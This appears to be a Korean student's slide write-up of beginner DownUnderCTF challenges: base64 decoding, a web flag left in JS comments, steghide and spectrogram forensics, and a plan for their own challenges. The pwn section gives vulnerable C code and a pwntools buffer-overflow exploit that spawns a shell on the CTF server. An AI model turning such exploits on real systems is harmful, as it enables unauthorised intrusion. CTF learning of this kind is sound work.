



DownUnderCTF Writeup & 간단한 포렌식 문제 출제

91913232 김우종

목차

- **Writeup**

- misc
 - 16 Home Runs - 100pt
- web
 - Leggos
- pwn
 - Shell this!
- forensics
 - On the spectrum
 - Spot the Difference

- **scpCTF**

- 우주에서 온 메시지
- 태양권
- 기밀 문서



MISC

16 Home Runs

- 문제 문자열 :
RFVDVEZ7MTZfaDBtM19ydW41X
20zNG41X3J1bm4xbjZfcDQ1N18
2NF9iNDUzNX0=
- 끝에 = 보면 base64라는걸 알 수 있음
- 문제 인도로는 16x4루타 해서 64인듯

Challenge

723 Solves

✕

16 Home Runs

100

beginner

How does this string relate to baseball in anyway? What even is baseball? And how does this relate to Cyber Security? ~(ツ)/

```
RFVDVEZ7MTZfaDBtM19ydW41X20zNG41X3J1bm4xbjZfcDQ1N182NF9
```

Author: Crem

Flag

Submit



Web

Leggos

- Pasta, Hot Source 등등 보면 문제 소스코드를 보면 풀리는 경우가 많음
- 첫번째 웹 문제 답게 해당 사이트 접속후 .js코드 주석을 보면 플래그가 있음

Challenge

898 Solves

Leggos 100

beginner

I <3 Pasta! I won't tell you what my special secret sauce is though!

<https://chal.duc.tf:30101>

Author: Crem

Flag

Submit



Pwn

Shell this!

- `shellthis.c`
- `shellthis`

Challenge

339 Solves

Shell this!

100

beginner

Author: Faith

Somebody told me that this program is vulnerable to something called remote code execution?

I'm not entirely sure what that is, but could you please figure it out for me?

Shell this!

- shellthis.c 파일 =>
- char name의 버퍼는 40byte
- gets 함수로 무한정 입력
- BOF가 일어남
- RET주소를 get_shell()로 바꾸면 /bin/sh실행

```
1 #include <stdio.h>
2 #include <unistd.h>
3
4 attribute ((constructor))
5 void setup() {
6     setvbuf(stdout, 0, 2, 0);
7     setvbuf(stdin, 0, 2, 0);
8 }
9
10 void get_shell() {
11     execve("/bin/sh", NULL, NULL);
12 }
13
14 void vuln() {
15     char name[40];
16
17     printf("Please tell me your name: ");
18     gets(name);
19 }
20
21 int main(void) {
22     printf("Welcome! Can you figure out how to get this program to give you a s
23     vuln();
24     printf("Unfortunately, you did not win. Please try again another time!\n");
25 }
26
```

```
1 from pwn import *
2
3 p = remote('chal.duc.tf', 30002)
4
5 p.recvuntil('name:')
6
7 win = 0x4006ca
8
9 payload = b'A'*56
10 payload += p64(win)
11
12 p.sendline(payload)
13
14 p.interactive()
```



Forensics

On the spectrum

- message_1.wav 파일이 주어짐
- 해당 문제 파일은 wav 파일이므로 Audacity를 이용한 문제일 확률이 높음
- 또한 문제 이름이 Spectrum이므로 Audacity의 기능 중 하나인 Spectrogram을 이용할 가능성이 있음

Challenge

440 Solves

On the spectrum

100


beginner

My friend has been sending me lots of WAV files, I think he is trying to communicate with me, what is the message he sent?

Author: scsc



Attached files:

- message_1.wav (sha256: 069dacbd6d6d5ed9c0228a6f94bbbec4086bcf70a4eb7a150f3be0e09862b5ed)

 message_1....

On the spectrum

- 해당 음성파일을 Audacity로 연 후 spectrogram으로 보면 오른쪽 상단 사진과 같이 이상한 점들이 있는 것을 볼 수 있음
- 확대 또는 속도를 조정하면 점자처럼 찍혀있는 플래그를 확인 가능



Spot the Difference

- 어어업청 용량이 큰 압축파일 제공됨
- 해당 압축파일을 해제하면 내 PC를 그대로 옮겨놓은듯한 폴더가 생성 됨
- => 괜찮은 아이디어인것 같아 문제 출제 예정









Spot the Difference

327

easy

Author: TheDon

An employee's files have been captured by the first responders. The suspect has been accused of using images to leak confidential information, steghide has been authorised to decrypt any images for evidence!

	.config	9/19/2020
	badfiles	9/19/2020
	Desktop	9/19/2020
	Downloads	9/19/2020
	Images	9/19/2020
	Messages	9/19/2020
	Music	9/19/2020
	Videos	9/19/2020

Spot the Difference

- 해당 폴더 안에 데이터가 너무 많아 문제를 읽어보기로 함
- 이미지를 이용해 데이터가 노출되었으며 steghide를 사용해야 한다고 한다.
- => steghide란 스테가노 그래피 툴이다.
- 그리고 읽고 나서도 좀 헤맸음 ㅇ...

Challenge

77 Solves

Spot the Difference

327

easy

Author: TheDon


An employee's files have been captured by the first responders. The suspect has been accused of using images to leak confidential information, steghide has been authorised to decrypt any images for evidence!

Files:

<https://storage.googleapis.com/files.duc.tf/uploads/SpotTheDifference/Publish.zip> (sha256: be6fd22e658b51124da5a608cc50e5fdc6698772a024cfe4dd9fb393f6ee5227)

Spot the Difference

- 헤메다가 깨져있는 사진을 발견



Spot the Difference

- 해당 데이터를 열어보니 IHDR, IDAT과 같은 PNG 청크를 가지고 있으며 8byte png헤더 시그니처 중 OD 0A 1A 0A를 가지고 있으나 앞의 4byte가 zip파일의 헤더시그니처였다.
- 올바른 값으로 바뀐 뒤 열면 아래 사진을 열 수 있다.

How am I meant to recall an Encrypted password, I know it had "1cmVQ" in the middle "_(ツ)_/"


50 4B 03 04	0D 0A 1A 0A	00 00 00 0D	49 48 44 52	PK.....IHDR
00 00 02 F6	00 00 00 28	08 06 00 00	00 95 4A BE	...ö... (.....J% V..."IDATx.i.»nä
56 00 00 0F	94 49 44 41	54 78 01 ED	9D BB 6E E3	<.Ç..BCiö6.Sä.i. X Á.SŷœRé.q`b.H•
3C 16 C7 8F	17 DF 43 EC	F6 36 06 53	E4 01 EC 07	2...ÓÆÝN™*E`¿A\ /R. .ó.Ó...+.)'âM°%Ç™
58 20 C1 14	53 A5 9C 52	E9 16 71 91	62 17 48 95	¿.À./çò;.E<#2*Ë° \$ @àÓ.ø.ý÷_+úÇ.b
32 85 D3 C6	DD 4E 99 2A	45 60 BF 41	5C 2F 52 04	Mÿüû\$\$.ε...ε. .ε@fÀß.)H.....
81 F3 16 D3	8F 16 87 14	29 92 E2 4D	B2 25 C7 998:...ø.]È `0.ε...ε...ε...ε..4
BF 81 C0 12	2F E7 F2 3B	14 45 8B A4	32 2A CB B2	.(°.\$..) pl.púðē*±û. {A..@...@...@...@..
24 7C 40 E0	D3 11 F8 1F	FD F7 5F 2B	FA C7 7F FE	...ýpyÛÎÄ).ε...ε. .ε...ε...ε±.ÀRœ<
4D FF FC FB	A7 73 0E 0E	81 00 08 80	00 08 80 00	.i..... ..lžö@A..ε...ε...ε ..ε.....i.-b°..
08 80 40 83	C0 DF 1A 29	48 00 01 10	00 01 10 00	@...@...@...@...<.0° ÷@A..ε...ε...ε...εÀ
01 10 00 01	10 00 01 10	38 3A 02 18	D8 1F 5D C8	1.XÓÅhFwi])àú.´i Zý@öš.û÷;š5.Û.Î. ¼ó°}§»Û`F#çovG.c
60 30 08 80	00 08 80 00	08 80 00 08	80 00 08 34	iÖfÄC.x¿>.ñm^"©ü CÛ-ôÛöUiô.nŸ,.üß
09 8C B0 14	A7 09 05 29	20 00 02 20	00 02 20 00	Sÿ´ky'ëÎ°ß)U3iù[ùÛ¼pwS,â^iñNß°}~
02 20 00 02	20 70 6C 04	FE FA F5 EB	D7 B1 D9 0C	/Dÿ&10.-Cú&ŸC.#š
7B 41 00 04	40 00 04 40	00 04 40 00	04 40 00 04	
1C 02 7F FD	FE FD DB 49	C2 29 08 B0	00 08 80 00	
08 80 00 08	80 00 08 80	C0 B1 11 C0	52 9C 63 8B	
18 EC 05 01	10 00 01 10	00 01 10 00	01 10 00 01	
0F 01 6C 9E	F5 40 41 12	08 80 00 08	80 00 08 80	
00 08 80 00	08 1C 1B 01	0C EC 8F 2D	62 B0 17 04	
40 00 04 40	00 04 40 00	04 40 00 04	3C 04 30 B0	
F7 40 41 12	08 80 00 08	80 00 08 80	00 08 80 C0	
31 13 58 D3	C5 68 46 77	EF 5D 7D E0	FA 17 B4 EE	
5A FD 40 F5	9A 03 FB F7	3B 9A 35 1C	D9 15 CE 81	
BC F3 AA 7D	A7 BB D9 88	46 23 E7 6F	76 47 9D 63	
EF D5 83 C4	43 11 78 BF	9B 19 F1 6D	5E 94 A9 FC	
43 D9 AD F4	DA F6 55 ED	F4 0F 6E 9F	82 07 FC DF	
53 FF B4 6B	FF 27 FB CF	BA DF 29 55	33 EF F9 5B	
		5E EC F1 4E	DF BA 7D AF	
		C7 FA F0 9F	C7 01 23 9A	

Spot the Difference

- 해당 사진 파일 옆 secret 폴더가 있었고 그 폴더 안에는 40개의 폴더와 각 폴더 마다 40개의 txt파일이 존재
- 아래 명령어를 이용해 비밀번호를 찾을 수 있었다.


```
c0wb3ll ~/Desktop/CTF/ductf cat secret/*/* | grep 1cmVQ >> enc_pass
c0wb3ll ~/Desktop/CTF/ductf cat enc_pass
CjEyMzRjc0FTZW1cmVQYXNzd29yZA==
c0wb3ll ~/Desktop/CTF/ductf base64 -d enc_pass

1234IsASecurePassword%
c0wb3ll ~/Desktop/CTF/ductf
```




Spot the Difference

- 그 후 비밀번호를 사용할 곳을 찾아야 하는데 누가봐도 이 badfiles 폴더 안에 이상한 사진들이 수상했다.
- 따라서 이 사진들 중 steghide 기법이 적용된 사진이 있을 것이며 비밀번호는 1234 일 것이다.



Spot the Difference

- 그 후 비밀번호를 사용할 곳을 찾아야 하는데 누가봐도 이 badfiles 폴더 안에 이상한 사진들이 수상했다.
- 따라서 이 사진들 중 steghide 기법이 적용된 사진이 있을 것이며 비밀번호는 1234 일 것이다.



Spot the Difference

- 다음과 같이 짧은 코드를 통해 노가다를 없앴지만 1234가 비밀번호가 아니었다.
- 그 후 얼마 1234IsASecurePassword 이 문자열이 전부 비밀번호였나 하고 돌려보니 플래그.txt를 제공해주었다.

```
1 import subprocess
2
3 lslist = subprocess.check_output(['ls']).decode().split('\n')
4
5 for i in lslist:
6     try:
7         print(i)
8         subprocess.check_output('steghide extract -sf %s -p "1234" % i, shell=True)
9     except:
10        pass
```

```
e7e440cccc34af0cfebc9760478e6e28.jpg
steghide: could not extract any data with that passphrase!
e81671ad75240431915e4d98c6b55871.jpg
steghide: could not extract any data with that passphrase!
e97a3db4d38b458a5ca0aed3b9be4817.jpg
steghide: could not extract any data with that passphrase!
ea844ea92add9a81500bc8238f1aef4a.jpg
steghide: could not extract any data with that passphrase!
eaeba48243e9fa5be2264c00caa661ab.jpg
steghide: could not extract any data with that passphrase!
eb212b5206f6c4d8f48c7ac068d4b481.jpg
steghide: could not extract any data with that passphrase!
eb28dbbbd3f9e0bddc9a40c3890d0987.jpg
steghide: could not extract any data with that passphrase!
ebe7195c9465a5ea629e02e9624eceb2.jpg
steghide: could not extract any data with that passphrase!
ecc97998519da1ee7a5cc4ef3aed8beb.jpg
```

문제 출제

우주에서 온 메시지

- 친구B가 얼마전 우주에 나간 친구A의 메시지라며 해당 음성파일을 전해주었다.

당신은 친구가 무슨 말을 전하고 싶은지 알 수 있을까?


- => 음성 파일 제공



20200919_182539.wav

우주에서 온 메시지

- 해당 문제는 SSTV(Slow-Scan-Television)을 이용한 문제이다.
- 해당 음성파일 이용하여 RX-SSTV 혹은 핸드폰 어플 중 Robot36이라는 어플에 소리를 들려주면 주파수에 따라 이미지를 표시해준다.
- => 모바일을 추천함... 컴퓨터는 소리를 웬지 모르겠지만 잘 안먹음...



